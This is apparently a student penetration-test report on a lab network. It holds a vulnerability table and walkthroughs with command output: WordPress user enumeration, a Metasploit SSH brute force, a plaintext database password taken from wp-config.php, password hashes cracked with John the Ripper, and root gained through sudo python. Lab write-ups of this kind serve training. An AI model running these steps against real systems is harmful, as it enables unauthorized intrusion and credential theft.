Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents


This document contains the following resources:

Network Topology & Critical Vulnerabilities

Exploits Used


Defensive Alerts & Hardening Techniques

Network Traffic & Analysis



Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Stack

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Wordpress Username Enumeration CVE-2009-2335	WUE is the process in which attackers remotely enumerate valid usernames for a defined attack surface.	This allows attackers to find valid username information based on failed login attempts. Many Vendors dispute the significance of this issue due to “user convenience” concerns.
Brute Force Vulnerability CVE-2020-14494	A BFV consists of an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response.	This allows attackers to run values, such as passwords, through software that will guess predetermined strings until a favorable response returns.
Least Privilege Violation CWE-272	A LPV is the concept that access should be allowed only when it is absolutely necessary to the function of a given system, and only for the minimal necessary amount of time.	Not implementing LPV results in sensitive information to be at risk for attackers to discover once in a system. In this case, read access to the wp-config.php file allowed our team to infiltrate the mySQL database for password hashes of current employees.
Privilege Escalation CWE-269	A misconfigured sudoers file can allow root privilege loopholes given to binary programs.	Allowing root privileges to binary programs can give system users root access to the system without the need for a password.

Exploits Used


Exploitation #1: WordPress User Enumeration

Summarize the following:

- How did you exploit the vulnerability?
  - wpscan –url http://192.168.1.110/wordpress/ -enumerate u, vp
- What did the exploit achieve?
  - Critical information gained access to the server via SSH



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue May  4 17:53:50 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=============================================> (10 / 10) 100.00% Time: 00:00:00
```




```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue May  4 17:53:52 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 233.916 KB
[+] Memory used: 113.469 MB
[+] Elapsed time: 00:00:02
```


Exploitation #2: Brute Force Vulnerability

Summarize the following:

- How did you exploit the vulnerability?
    - Manual brute force (weak password), metasploit scan to confirm michael's password, MySQL database located unprotected hash + JohnTheRipper to crack steven's password.
- What did the exploit achieve?
    - Gained ability to ssh and privileges for steven & michael



```
msf5 auxiliary(scanner/ssh/ssh_login) > show
[-] Argument required

[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /user/share/wordlists/rockyou.txt
PASS_FILE => /user/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME michael
USERNAME => michael
msf5 auxiliary(scanner/ssh/ssh_login) > exploit
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: PASS_FILE.
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.110:22 - Success: 'michael:michael' ''
[*] Command shell session 1 opened (192.168.1.90:43971 -> 192.168.1.110:22) at 2021-05-04 19:36:36 -0700
```




```
root@Kali:~# john hashlist.txt -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:01 DONE (2021-05-04 19:01) 0.9345g/s 43065p/s 43065c/s 43065C/s tamika1..james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~# john --show hashlist.txt
?:pink84

1 password hash cracked, 0 left
root@Kali:~#
```


Exploitation #3: Least Privilege Vulnerability

Summarize the following:


- User micheal was given read/write access to the wp-config.php file, which contained all plaintext passwords and usernames to the Raven Security mySQL database.
- Through this access, we were able to retrieve the wp_user hash list of passwords for users michael and steven.
- John the Ripper was used to crack user steven's hash and retrieve his password: pink84
- Restricting read/write privileges to the plaintext passwords and usernames contained within the Raven Security mySQL database would have prevented this exploit.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```



```
----------+------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
        |            0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
        |            0 | Steven Seagull |
+----+------------+------------------------------------+---------------
----------+------------+----------------+
2 rows in set (0.00 sec)

mysql> █
```




```
Session completed
root@Kali:~# john --show hashlist.txt
?:pink84

1 password hash cracked, 0 left
root@Kali:~# █
```

Exploitation #4: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability?
  - use of sudo -l to gain information needed to perform escalation
  - sudo python -c ‘import pty;pty.spawn(“bin/bash”)’
- What did the exploit achieve?
  - Using Steven’s sudo python access to escalate to root user access



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# whoami
root
root@target1:/home/steven# █
```